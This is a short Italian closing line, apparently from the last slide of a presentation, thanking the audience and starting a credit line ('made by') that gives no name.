GRAZIE PER L'ATTENZIONE

Realizzata da: